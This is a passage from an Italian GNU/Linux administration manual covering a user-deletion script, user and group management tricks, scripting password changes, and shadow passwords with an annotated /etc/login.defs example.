ELENCO_FILE_UTENTE=`tempfile`

# Visualizza la sintassi corretta per l'utilizzo di questo
# script.
function sintassi () {
```

```
    echo ""
    echo "eliminautente <nome-utente>"
}

# Inizio: verifica la quantità di argomenti.
if [ $# != 1 ]
then
    # La quantità di argomenti è errata. Richiama la
    # funzione «sintassi» e termina l'esecuzione dello
    # script restituendo un valore corrispondente a «falso».
    sintassi
    exit 1
fi

# Verifica che l'utente sia root.
if [ $UID != 0 ]
then
    # Dal momento che l'utente non è root, avvisa
    # dell'errore e termina l'esecuzione restituendo un
    # valore corrispondente a «falso».
    printf "Questo script può essere utilizzato "
    printf "solo dall'utente root."
    printf "\n"
    exit 1
fi

# Crea un elenco di tutti i file appartenenti all'utente
# specificato. Si deve evitare che find cerchi di entrare
# nella directory /dev/.
find / -user $NOME_UTENTE -a \
    \( -path "/dev" -prune -o -print \) \
    > $ELENCO_FILE_UTENTE

# Comprime i file generando un file compresso con lo stesso
```

```
# nome dell'utente da eliminare e con estensione «.tgz».
# Si utilizza «tar» e in particolare:
# «z» permette di comprimere automaticamente l'archivio
# attraverso «gzip».
# In questo caso, l'archivio viene generato nella directory
# personale dell'amministratore del sistema.
if tar czvf ~/$NOME_UTENTE.tgz `cat $ELENCO_FILE_UTENTE`
then
    # Se è andato tutto bene elimina i file
    # (togliere il commento), quindi elimina l'elenco
    # temporaneo.
    #rm `cat $ELENCO_FILE_UTENTE`
    rm $ELENCO_FILE_UTENTE
fi
```

16.7 Trucchi per la gestione degli utenti

«

Alcuni accorgimenti nella gestione degli utenti e dei gruppi possono essere utili in situazioni particolari, anche se a volte si tratta di scelte discutibili. Nelle sezioni seguenti se ne descrivono alcuni.

16.7.1 Utente con funzione specifica

«

Un trucco che potrebbe rivelarsi comodo in certe situazioni è quello di creare un utente fittizio, con o senza parola d'ordine, al quale si associa un programma o uno script, al posto di una shell. La directory corrente nel momento in cui il programma o lo script viene eseguito è quella indicata come directory *home* (directory personale).

L'esempio seguente mostra un record del file '`/etc/passwd`' preparato in modo da permettere a chiunque di eseguire il programma (o lo script) '`/usr/local/bin/ciao`' partendo dalla posizione

della directory ‘`/tmp/`’. Il numero UID 505 e GID 100 sono solo un esempio.

```
ciao::505:100:Ciao a tutti:/tmp:/usr/local/bin/ciao
```

Naturalmente, il fatto di poter avere un utente (reale o fittizio) che possa accedere senza parola d’ordine, dipende dal sistema di autenticazione: il programma ‘**`login`**’, il quale potrebbe essere stato configurato (o predisposto all’atto della compilazione) per vietare un tale comportamento.

16.7.2 Gruppo di utenti con lo stesso UID

All’interno di un ambiente in cui esiste una certa fiducia nel comportamento reciproco, potrebbe essere conveniente creare un gruppo di utenti con lo stesso numero UID.

Ogni utente avrebbe un proprio nome e una parola d’ordine per accedere al sistema, ma poi, tutti i file apparterrebbero a un utente immaginario che rappresenta tutto il gruppo. Segue un esempio del file ‘`/etc/passwd`’.

```
tutti:*:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
alfa:34gdf6r123455:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
bravo:e445gsdfr2124:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
charlie:t654df7u72341:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
tutti:*:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
```

Si osservi che l’utente fittizio ‘**`tutti`**’ dell’esempio mostrato appare per primo e per ultimo, in modo da non avere differenze di comportamento in presenza di un sistema NIS per la condivisione delle utenze in rete.

Se esiste la necessità o l’utilità si possono assegnare anche directory personali e shell differenti.

16.7.3 Uno stesso UID e GID per più nominativi-utente

«

Un utente reale potrebbe avere bisogno di gestire diversi nominativi-utente per accedere allo stesso elaboratore e gestire attività differenti, pur mantenendo lo stesso numero UID e lo stesso numero GID. In questo modo, avrebbe a disposizione diverse directory personali, una per ogni progetto che conduce.

```
tizio:34gdf6r123455:1000:1000:Tizio Tizi:/home/tizio:/bin/sh
alfa:34gdf6r123455:1000:1000:Tizio Tizi prog. Alfa:/home/alfa:/bin/sh
bravo:34gdf6r123455:1000:1000:Tizio Tizi prog. Bravo:/home/bravo:/bin/sh
charlie:34gdf6r123455:1000:1000:Tizio Tizi prog. Charlie:/home/charlie:/bin/sh
tizio:34gdf6r123455:1000:1000:Tizio Tizi:/home/tizio:/bin/sh
```

Si osservi che la dichiarazione dell'utente '**tizio**' dell'esempio mostrato appare per primo e per ultimo, in modo da non avere differenze di comportamento in presenza di un sistema NIS per la condivisione delle utenze in rete.

Eventualmente, per distinguere quale sia il nominativo-utente utilizzato effettivamente, si potrebbe modificare la stringa di definizione dell'invito della shell. Nel caso di Bash, si potrebbe utilizzare quella seguente:

```
PS1="$USER->\u@\h:\w\\$ "
export PS1
```

Il significato di questo viene approfondito nel capitolo dedicato alla shell POSIX, in cui vengono annotate anche alcune particolarità di Bash (17).

16.7.4 Un gruppo per ogni utente (gruppi privati)

«

Si tratta di una strategia di gestione degli utenti e dei gruppi con cui, ogni volta che si crea un nuovo utente, si crea anche un gruppo con lo stesso nome e, possibilmente, lo stesso numero (UID = GID). Questa

tecnica si combina con una maschera dei permessi 002_8. In pratica, i file vengono creati in modo predefinito con i permessi di lettura e scrittura, sia per l'utente proprietario, sia per il gruppo, mentre si esclude la scrittura per gli altri utenti.

Il motivo di tutto questo sta nella facilità con cui si può concedere a un altro utente di poter partecipare al proprio lavoro: basta aggiungere il suo nome nell'elenco degli utenti associati al proprio gruppo.

Volendo agire in maniera più elegante, si possono creare degli altri gruppi aggiuntivi, in base alle attività comuni e aggiungere a questi gruppi i nomi degli utenti che di volta in volta partecipano a quelle attività. Naturalmente, i file da condividere all'interno dei gruppi devono appartenere a questi stessi gruppi.[25]

A titolo di esempio, si mostra cosa sia necessario fare per gestire un gruppo di lavoro per un ipotetico progetto «alfa».

1. Si fa in modo che la maschera dei permessi predefiniti (*umask*) degli utenti che devono far parte del progetto, sia pari a 002_8, per consentire in modo normale ogni tipo di accesso agli utenti dei gruppi di cui si fa parte, ai file e alle directory che vengono create.
2. Si crea il gruppo '**alfa**' e a questo si abbinano tutti gli utenti che devono fare parte del progetto. Il record del gruppo '**alfa**', nel file '`/etc/group`', potrebbe essere simile a quello seguente:

   ```
   alfa::101:tizio,caio,sempronio
   ```

3. Si crea una sorta di directory *home* per i file del progetto, con eventuali ramificazioni.

```
# mkdir /home/progetti/alfa [Invio]

# mkdir /home/progetti/alfa/... [Invio]
```

4. Si assegna l'appartenenza di questa directory (ed eventuali sottodirectory) al gruppo di lavoro.

   ```
   # chown -R root:alfa /home/gruppi/alfa [Invio]
   ```

5. Si assegnano i permessi in modo che ciò che viene creato all'interno del gruppo di directory appartenga al gruppo delle directory stesse.

   ```
   # chmod -R 2775 /home/progetti/alfa [Invio]
   ```

   In questo modo tutte le directory del progetto ottengono l'attivazione del bit SGID, attraverso il quale, in modo predefinito, i file creati al loro interno vengono abbinati allo stesso gruppo delle directory stesse, cioè quello del progetto per cui sono state predisposte.

16.7.5 Directory personali controllate rigidamente dall'amministratore

«

Quando si gestiscono i gruppi privati, ovvero quando ogni utente ha un proprio gruppo personale, e quando il bit Sticky dei permessi sulle directory comporta l'impossibilità di cancellare ciò che non appartiene all'utente stesso, è possibile attuare un controllo abbastanza stretto sulle directory personali degli utenti. Il meccanismo si basa su un principio molto semplice: le directory personali appartengono all'utente '**root**' e solo al gruppo del vero utente destinatario, con la facoltà di lettura, scrittura e accesso per il gruppo, ma con il bit Sticky attivo. Per esempio, supponendo che la directory personale dell'utente '**tizio**' sia '`/home/tizio`':

```
# chown root /home/tizio[Invio]

# chmod ug+rwx /home/tizio[Invio]

# chmod +t /home/tizio[Invio]

# ls -ld /home/tizio[Invio]

  drwxrwxr-t 2 root tizio 4096 2009-12-15 18:20 /home/tizio
```

In queste condizioni, l'utente '**tizio**' può agire quasi normalmente nella propria directory personale, con la differenza che non può cancellare i file che non gli appartengono e non può cambiare i permessi della propria stessa directory personale.

Il primo vantaggio per l'amministratore consiste nel poter controllare i permessi nelle directory personali degli utenti; per esempio può impedire loro che condividere delle informazioni, togliendo il permesso di lettura o di attraversamento per gli altri utenti.

L'amministratore può inoltre creare dei file o delle sottodirectory, appartenenti a sé, sulle quali controllare ulteriormente i contenuti e i permessi di accesso. Per esempio potrebbe impedire ad alcuni utenti di pubblicare delle informazioni nella directory '`~/public_html/`', creandone una vuota, ma priva dei permessi di accesso al gruppo e agli altri utenti (gli utenti non avrebbero modo di eliminarla).

L'amministratore potrebbe predisporre una configurazione legata alle singole utenze, composta da directory e file, contenuti nelle directory personali degli stessi, togliendo agli utenti la facoltà di intervenirvi. Per esempio potrebbe modificare il file '`/etc/profile`' (della shell standard), per verificare la presenza e il contenuto di cer-

ti file nella directory personale dell'utente che accede, controllando di conseguenza delle azioni preventive.

16.7.6 Directory personali controllate da un utente «tutore»

«

Un meccanismo molto simile a quello descritto nella sezione precedente, consente di attribuire a un utente, definibile come «tutore», il ruolo di controllo delle directory personali di un certo insieme di altri utenti «pupilli». Per comprendere il senso si ciò si può immaginare che il tutore sia un insegnante, a cui viene affidato il controllo delle utenze che rappresentano gli studenti di propria competenza. Supponendo che l'utente '**tizio**' sia il pupillo e che l'utente '**martino**' sia il tutore della situazione, l'esempio seguente mostra il processo di acquisizione del controllo dell'utenza di '**tizio**' nel modo descritto:

```
# chown martino /home/tizio [Invio]

# chmod ug+rwx /home/tizio [Invio]

# chmod +t /home/tizio [Invio]

# ls -ld /home/tizio [Invio]

drwxrwxr-t 2 martino tizio 4096 2009-12-15 18:20 /home/tizio
```

In questo caso, il vantaggio più importante consiste nella facoltà che guadagna l'utente «tutore» di accedere alle directory personali dei propri «pupilli», anche quando si volesse impedire agli altri utenti di accedervi, oltre che di poter controllare i permessi e l'inamovibilità di certi file e directory.

È bene chiarire che gli utenti tutori possono ottenere questo ruolo particolare solo in base a un intervento dell'amministratore, senza

il quale non si potrebbero assegnare inizialmente le proprietà alle directory personali dei pupilli.

16.7.7 Creazione di un'utenza in più contesti

Può capitare la necessità di creare un proprio script per la creazione delle utenze, per esempio quando si vuole concedere una forma di accesso alternativa, che prevede però un proprio meccanismo di autenticazione e di memorizzazione delle parole d'ordine. Questo problema può capitare per esempio con Samba, anche se teoricamente è già previsto un meccanismo del genere al suo interno.

Volendo o dovendo creare un tale script, il problema che si incontra sta nell'assegnare o modificare la parola d'ordine dell'utente. Per farlo, si può cercare di controllare il programma '**passwd**' tramite lo script, ma bisogna dare il tempo a '**passwd**' di fare le domande:

```
# passwd tizio[Invio]

Enter new UNIX password: digitazione_all'oscuro[Invio]

Retype new UNIX password: digitazione_all'oscuro[Invio]

  passwd: password updated successfully.
```

Per poter inviare al programma '**passwd**' la parola d'ordine (si supponga che si tratti della parola «segreta»), non la si può inserire in un file del genere per poi inviarla attraverso lo standard input:

```
segreta
segreta
```

Supponendo che questo sia il file '/tmp/nuova' non serve a nulla fare così:

```
# cat /tmp/nuova | passwd tizio[Invio]
```

Ecco cosa si vedrebbe apparire:

```
Enter new UNIX password: Retype new UNIX password: Sorry, ↩
↪passwords do not match↩
↪passwd: Authentication information cannot be recovered
```

Per risolvere il problema, va inserita una pausa nel flusso dello standard input. Ecco come:

```
# ( sleep 1 ; echo "segreta" ; sleep 1 ; echo "segreta" ) ↩
↪| passwd tizio[Invio]

Enter new UNIX password: Retype new UNIX password: passwd: ↩
↪password updated successfully
```

16.8 Parole d'ordine oscurate

«

Il meccanismo delle parole d'ordine oscurate (*shadow password*) si basa su un principio molto semplice: nascondere le parole d'ordine cifrate ai processi che non hanno i privilegi dell'utente '**root**'. Infatti, nei sistemi in cui le parole d'ordine oscurate non sono attivate, è il file '`/etc/passwd`', leggibile a tutti i tipi di utenti, che contiene tali parole d'ordine cifrate.

Il problema nasce dal fatto che è possibile scoprire la parola d'ordine degli utenti attraverso programmi specializzati che scandiscono un vocabolario alla ricerca di una parola che possa corrispondere alla parola d'ordine cifrata.

L'utilizzo del sistema delle parole d'ordine oscurate richiede che alcuni programmi siano predisposti per questo. Nel capitolo si fa riferimento a strumenti standard che però si intende siano stati integrati nella distribuzione GNU che si utilizza. L'attivazione di parole d'ordine oscurate in una distribuzione che non sia stata predisposta, comporta delle difficoltà che rendono la cosa sconsigliabile.

16.8.1 Funzioni delle parole d'ordine oscurate

Con le parole d'ordine oscurate attivate si aggiunge il file '`/etc/shadow`' a fianco del consueto '`/etc/passwd`'. In questo secondo file vengono tolte le parole d'ordine cifrate e al loro posto viene inserita una '**x**', mentre nel file '`/etc/shadow`', oltre alle parole d'ordine cifrate, vengono inserite altre informazioni sulle utenze che permettono di aumentare la sicurezza.

Anche i gruppi possono avere delle parole d'ordine ed è possibile affiancare al file '`/etc/group`' il file '`/etc/gshadow`'.

16.8.1.1 File «/etc/shadow»

La presenza del file '`/etc/shadow`' indica l'attivazione delle parole d'ordine oscurate. I record di questo file (le righe) sono organizzati in campi, separati attraverso il simbolo due punti ('**:**'), secondo la sintassi seguente:

utente **:** ***parola_d'ordine_cifrata*** **:** ***modifica*** **:** ***valid_min*** **:** ***valid_max*** **:** ***preavviso*** **:** ↩
↪***tempo_riserva*** **:** ***termine*** **:** ***riservato***

I campi che rappresentano una data possono contenere un numero intero che indica la quantità di giorni trascorsi dal 1/1/1970, mentre quelli che rappresentano una durata, possono contenere un numero intero che esprime una quantità di giorni.

1. ***utente***

   Il nominativo dell'utente.

2. ***parola_d'ordine_cifrata***

   La parola d'ordine cifrata, tolta dal file '`/etc/passwd`'.

3. ***modifica***

   Data in cui è stata modificata la parola d'ordine per l'ultima volta.

4. ***validità_minima***

   Numero di giorni di validità minima della parola d'ordine; entro questo tempo, l'utente non può cambiare la parola d'ordine.

5. ***validità_massima***

   Numero di giorni di validità massima della parola d'ordine; prima che trascorra questo tempo, l'utente deve cambiare la parola d'ordine.

6. ***preavviso***

   Numero di giorni, prima della scadenza della parola d'ordine, durante i quali l'utente viene avvisato della necessità di modificarla.

7. ***tempo_di_riserva***

   Durata massima di validità dell'utenza dopo che la parola d'ordine è scaduta.


8. ***termine***

   Data di scadenza dell'utenza.

9. ***riservato***

   Riservato per usi futuri.

Figura 16.54. Schema dei tempi riferiti alle utenze. I numeri fanno riferimento ai campi del file '`/etc/shadow`'.



A titolo di esempio, viene mostrato un caso sufficientemente completo nella figura 16.55.

Figura 16.55. Esempio di un record del file '`/etc/shadow`'.

```
tizio:wsLHjp.FutW0sgtgeR67gdehk98:10459:0:30:7:10:10824:
 |     |                            |    | |  | |   |
 |     parola d'ordine              |    | |  | | termine
 |     cifrata                      |    | |  | | dell'utenza
 |                                  |    | |  | | il giorno
 utente                             |    | |  | | 21/08/1999
         la parola d'ordine è stata      | |  | |
         modificata il giorno            | |  | dieci giorni
         21/08/1988                      | |  | di riserva
                                         | |  |
          l'utente può cambiare password | |  sette giorni di
          in ogni momento                |  preavviso
                                         |
                                        trenta giorni di
                                        validità massima
```

Perché il sistema delle parole d'ordine oscurate possa dare la sicurezza che promette, è necessario che il file '`/etc/shadow`' appartenga all'utente '**`root`**' e abbia esclusivamente il permesso di lettura per il proprietario (0400_8).

16.8.1.2 File «/etc/passwd»

«

Quando è attivo il sistema delle parole d'ordine oscurate, il file '`/etc/passwd`' non dovrebbe contenere più le parole d'ordine cifrate. Al loro posto dovrebbe apparire una lettera '**`x`**' (minuscola), come nell'esempio seguente:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
…
tizio:x:1000:1000::/home/tizio:/bin/bash
…
```

Tuttavia, dovrebbe essere ammissibile la presenza di record contenenti la parola d'ordine cifrata dell'utente relativo, con la corrispondente assenza di un record nel file '`/etc/shadow`'. Per questi utenti, le funzionalità delle parole d'ordine oscurate sono ovviamente disattivate e non dovrebbero esserci altre conseguenze.

16.8.2 Amministrazione degli utenti

«

La presenza delle parole d'ordine oscurate richiede strumenti adeguati alla loro amministrazione. Le informazioni aggiuntive che richiede un'utenza quando sono attive le parole d'ordine oscurate, rendono utile la presenza di un file di configurazione contenente le ca-

ratteristiche predefinite che questa utenza dovrebbe avere. Il file in questione è '`/etc/login.defs`'.

16.8.2.1 File «/etc/login.defs»

Il file '`/etc/login.defs`' permette di stabilire alcune caratteristiche predefinite delle utenze che utilizzano le parole d'ordine oscurate. La sua presenza è importante soprattutto nel momento della creazione di un nuovo utente, ovvero della trasformazione di utenze normali in utenze munite di parole d'ordine oscurate, per definire i valori relativi alla validità e alla scadenza delle parole d'ordine.

Il file si compone di righe, in cui, ciò che inizia con il simbolo '**#**' viene considerato un commento, le righe vuote vengono ignorate e il resto compone le direttive di configurazione. La sintassi di queste è molto semplice: ogni direttiva occupa una sola riga e si compone di coppie ***nome valore***, spaziate, senza simboli di assegnamento.

I valori che possono essere attribuiti sono di tre tipi: stringa, numerico e logico (booleano). Le stringhe vengono indicate senza delimitatori di alcun tipo; i valori numerici possono essere di tipo decimale, ottale (e in tal caso iniziano con uno zero) ed esadecimale (quando iniziano con la sigla '**0x**'); i valori booleani sono indicati attraverso le costanti '**yes**' (*Vero*) e '**no**' (*Falso*).

Segue un estratto di esempio, derivante da una distribuzione GNU/Linux Debian.

```
# Enable logging and display of /var/log/faillog login failure info.
# This option conflicts with the pam_tally PAM module.
FAILLOG_ENAB            yes

# Enable display of unknown usernames when login failures are recorded.
LOG_UNKFAIL_ENAB        no
```

```
# Enable logging of successful logins
LOG_OK_LOGINS           no

# Enable "syslog" logging of su activity - in addition to sulog file logging.
# SYSLOG_SG_ENAB does the same for newgrp and sg.
SYSLOG_SU_ENAB          yes
SYSLOG_SG_ENAB          yes

# If defined, all su activity is logged to this file.
#SULOG_FILE     /var/log/sulog

# If defined, login failures will be logged here in a utmp format
# last, when invoked as lastb, will read /var/log/btmp, so...
FTMP_FILE       /var/log/btmp

# If defined, the command name to display when running "su -".  For
# example, if this is defined as "su" then a "ps" will display the
# command is "-su".  If not defined, then "ps" would display the
# name of the shell actually being run, e.g. something like "-sh".
SU_NAME         su

# If defined, file which inhibits all the usual chatter during the login
# sequence.  If a full pathname, then hushed mode will be enabled if the
# user's name or shell are found in the file.  If not a full pathname, then
# hushed mode will be enabled if the file exists in the user's home directory.
HUSHLOGIN_FILE  .hushlogin

# *REQUIRED*  The default minimal PATH settings, for superuser and normal users.
ENV_SUPATH      PATH=/etc/script:/usr/local/sbin:/usr/local/bin:↩
↪/usr/sbin:/usr/bin:/sbin:/bin:/usr/bin/X11
ENV_PATH        PATH=/etc/script:/usr/local/bin:/usr/bin:/bin:↩
↪/usr/bin/X11:/usr/games

# Terminal permissions
#
#       TTYGROUP        Login tty will be assigned this group ownership.
#       TTYPERM         Login tty will be set to this permission.
#
# If you have a "write" program which is "setgid" to a special group
# which owns the terminals, define TTYGROUP to the group number and
# TTYPERM to 0620.  Otherwise leave TTYGROUP commented out and assign
# TTYPERM to either 622 or 600.
#
# In Debian /usr/bin/bsd-write or similar programs are setgid tty
```

```
# However, the default and recommended value for TTYPERM is still 0600
# to not allow anyone to write to anyone else console or terminal
# Users can still allow other people to write them by issuing
# the "mesg y" command.
TTYGROUP        tty
TTYPERM         0600

# Login configuration initializations:
#
#       ERASECHAR       Terminal ERASE character ('\010' = backspace).
#       KILLCHAR        Terminal KILL character ('\025' = CTRL/U).
#       UMASK           Default "umask" value.
#
# The ERASECHAR and KILLCHAR are used only on System V machines.
#
# UMASK usage is discouraged because it catches only some classes of user
# entries to system, in fact only those made through login(1), while setting
# umask in shell rc file will catch also logins through su, cron, ssh etc.
#
# At the same time, using shell rc to set umask won't catch entries which use
# non-shell executables in place of login shell, like /usr/sbin/pppd for "ppp"
# user and alike.
#
# Therefore the use of pam_umask is recommended as the solution which
# catches all these cases on PAM-enabled systems.
#
# This avoids the confusion created by having the umask set
# in two different places -- in login.defs and shell rc files (i.e.
# /etc/profile).
#
# For discussion, see #314539 and #248150 as well as the thread starting at
# http://lists.debian.org/debian-devel/2005/06/msg01598.html
#
# Prefix these values with "0" to get octal, "0x" to get hexadecimal.
ERASECHAR       0177
KILLCHAR        025
# 022 is the "historical" value in Debian for UMASK when it was used
# 027, or even 077, could be considered better for privacy.
# There is no One True Answer here: each sysadmin must make up his/her
# mind.
UMASK           022

# Password aging controls:
#
```

```
#       PASS_MAX_DAYS   Maximum number of days a password may be used.
#       PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#       PASS_WARN_AGE   Number of days warning given before a password expires.
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7

# Min/max values for automatic uid selection in useradd
UID_MIN                 1000
UID_MAX                60000
# System accounts
#SYS_UID_MIN              100
#SYS_UID_MAX              999

# Min/max values for automatic gid selection in groupadd
GID_MIN                  100
GID_MAX                60000
# System accounts
#SYS_GID_MIN              100
#SYS_GID_MAX              999

# Max number of login retries if password is bad. This will most likely be
# overriden by PAM, since the default pam_unix module has it's own built
# in of 3 retries. However, this is a safe fallback in case you are using
# an authentication module that does not enforce PAM_MAXTRIES.
LOGIN_RETRIES           5

# Max time in seconds for login
LOGIN_TIMEOUT           60

# Which fields may be changed by regular users using chfn - use
# any combination of letters "frwh" (full name, room number, work
# phone, home phone).  If not defined, no changes are allowed.
# For backward compatibility, "yes" = "rwh" and "no" = "frwh".
CHFN_RESTRICT           rwh

# Should login be allowed if we can't cd to the home directory?
# Default in no.
DEFAULT_HOME    yes

# This enables userdel to remove user groups if no members exist.
# Other former uses of this variable such as setting the umask when
# user==primary group are not used in PAM environments, thus in Debian
USERGROUPS_ENAB yes
```

```
# If defined, either full pathname of a file containing device names or
# a ":" delimited list of device names.  Root logins will be allowed only
# upon these devices. This variable is used by login and su.
#CONSOLE        /etc/consoles
#CONSOLE        console:tty01:tty02:tty03:tty04

# List of groups to add to the user's supplementary group set
# when logging in on the console (as determined by the CONSOLE
# setting).  Default is none.
#
# Use with caution - it is possible for users to gain permanent
# access to these groups, even when not logged in on the console.
# How to do it is left as an exercise for the reader...
# This variable is used by login and su.
#CONSOLE_GROUPS         floppy:audio:cdrom

# If set to MD5 , MD5-based algorithm will be used for encrypting password
# If set to SHA256, SHA256-based algorithm will be used for encrypting password
# If set to SHA512, SHA512-based algorithm will be used for encrypting password
# If set to DES, DES-based algorithm will be used for encrypting password
#    (default)
#
# Note: It is recommended to use a value consistent with
# the PAM modules configuration.
#
#ENCRYPT_METHOD DES
```

Per quanto riguarda il problema particolare delle parole d'ordine oscurate, si possono osservare le direttive '**PASS_MAX_DAYS**', '**PASS_MIN_DAYS**' e '**PASS_WARN_AGE**'. La prima permette di stabilire la durata massima, predefinita, di validità di una parola d'ordine; la seconda serve a stabilire la durata minima; la terza il periodo di preavviso.

Tra una distribuzione GNU e l'altra, questo file può contenere o meno determinate direttive. In particolare, quando è attiva la gestione del sistema di autenticazione PAM, alcune direttive perdono di significato, perché riguardano aspetti che passano sotto il controllo della configurazione dei servizi di autenticazione PAM.

La descrizione dettagliata di alcune delle direttive può essere utile, anche se queste non hanno effetto in tutte le distribuzioni GNU.

Tabella 16.58. Alcune direttive.

Direttiva	Descrizione
`CHFN_RESTRICT` ↩ ↪ `[f] [r] [w] [h]`	Per consentire all'utente di modificare i propri dati personali, è necessario utilizzare questa direttiva. Attraverso la stringa che può contenere le lettere '**f**', '**r**', '**w**' e '**h**', si possono indicare quali elementi ha diritto di modificare l'utente: '**f**', *full name*, nome e cognome; '**r**', *room*, numero della stanza; '**w**', *work*, telefono dell'ufficio (di lavoro); '**h**', *home*, numero telefonico di casa.
`CONSOLE` ↩ ↪ { ***file*** ↩ ↪ | ***elenco_dispositivi_console*** }	Permette di definire quali siano i terminali da cui può accedere l'utente '**root**', attraverso l'indicazione di un file che solitamente è '`/etc/securetty`', oppure attraverso un elenco di nomi di file di dispositivo (senza l'indicazione della directory '`/dev/`'), separati da due punti verticali: '**console:tty01:tty02:tty03:tty04**'. Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dal modulo '`pam_securetty.so`'.

Direttiva	Descrizione
`DEFAULT_HOME {yes|no}`	Se si assegna il valore '**yes**', si intende permettere l'accesso anche se non risulta possibile entrare nella directory personale dell'utente (perché non esiste, perché i permessi non sono corretti, ecc.). Se non viene indicata questa direttiva, il valore predefinito è (o dovrebbe essere) '**no**'.
`GID_MIN` ***n_gid_minimo*** `GID_MAX` ***n_gid_massimo***	Queste due direttive permettono rispettivamente di definire il valore minimo e quello massimo per i numeri GID, cioè quelli che vengono utilizzati per distinguere i gruppi di utenti.
`UID_MIN` ***n_uid_minimo*** `UID_MAX` ***n_uid_massimo***	Queste due direttive permettono rispettivamente di definire il valore minimo e quello massimo per i numeri UID, cioè quelli che vengono utilizzati per distinguere gli utenti.
`LOGIN_RETRIES` ***n_tentativi***	Permette di definire un numero massimo di tentativi che possono essere compiuti dall'utente che cerca di accedere, a seguito di errori nella combinazione tra nominativo e parola d'ordine. Esauriti i tentativi a disposizione, il programma '**login**' dovrebbe terminare il suo funzionamento, anche se poi, di solito, viene riavviata una nuova copia del programma Getty.
`LOGIN_TIMEOUT` ***n_secondi***	Stabilisce un tempo massimo per completare la procedura di accesso, dopo il quale il programma '**login**' conclude il suo funzionamento.

Direttiva	Descrizione
`PASS_MIN_DAYS` ***n_giorni*** `PASS_MAX_DAYS` ***n_giorni***	Queste due direttive permettono di definire l'intervallo di validità delle parole d'ordine. Questi valori vengono utilizzati all'atto della registrazione di un nuovo utente, per il quale vengono presi come predefiniti. Per la precisione, '**`PASS_MIN_DAYS`**' stabilisce la durata minima di una parola d'ordine che quindi non può essere modificata con maggiore frequenza; '**`PASS_MAX_DAYS`**' stabilisce invece la durata massima di una parola d'ordine dopo la quale l'utenza viene bloccata.
`PASS_WARN_AGE` ***n_giorni***	Stabilisce il numero di giorni di preavviso per la scadenza delle parole d'ordine.
`TTYGROUP` $\{$ ***gruppo*** $\mid$ ***gid*** $\}$	Permette di definire il gruppo a cui attribuire il dispositivo corrispondente al terminale utilizzato dall'utente che accede. Di solito si tratta di '**`tty`**'. Ciò è utile in abbinamento alla direttiva '**`TTYPERM`**', in modo da consentire al programma '**`write`**' (abbinato allo stesso gruppo e impostato con il bit SGID) di scrivere su quel terminale.
`TTYPERM` ***permessi_numerici***	Permette di definire i permessi da attribuire al dispositivo corrispondente al terminale utilizzato per accedere. Di solito, se si utilizza l'abbinamento al gruppo '**`tty`**', si assegnano anche i permessi 0620_8. Il valore predefinito per questi è 0622_8, cosa che consentirebbe la scrittura a chiunque, mentre per motivi di sicurezza si potrebbe preferire 0600_8, in modo da escludere a priori l'uso di '**`write`**' e di qualunque altra interferenza simile.

16.8.2.2 Utilizzo di «pwconv»

Il programma '**pwconv**'[26] permette di convertire un file '`/etc/passwd`' normale in una coppia '`/etc/passwd`' e '`/etc/shadow`', togliendo dal primo le parole d'ordine cifrate. Il programma funziona anche se il file '`/etc/shadow`' esiste già; in tal caso serve per fare in modo che tutte le utenze siano registrate correttamente nel file '`/etc/shadow`' e le parole d'ordine siano tolte dal file '`/etc/passwd`'.

```
pwconv
```

Come si vede dalla sintassi indicata, questo programma non richiede argomenti: si avvale semplicemente della configurazione contenuta in '`/etc/login.defs`' per stabilire i periodi di validità delle parole d'ordine. In pratica, utilizza precisamente le informazioni delle direttive '**PASS_MAX_DAYS**', '**PASS_MIN_DAYS**' e '**PASS_WARN_AGE**'.

16.8.2.3 Utilizzo di «pwunconv»

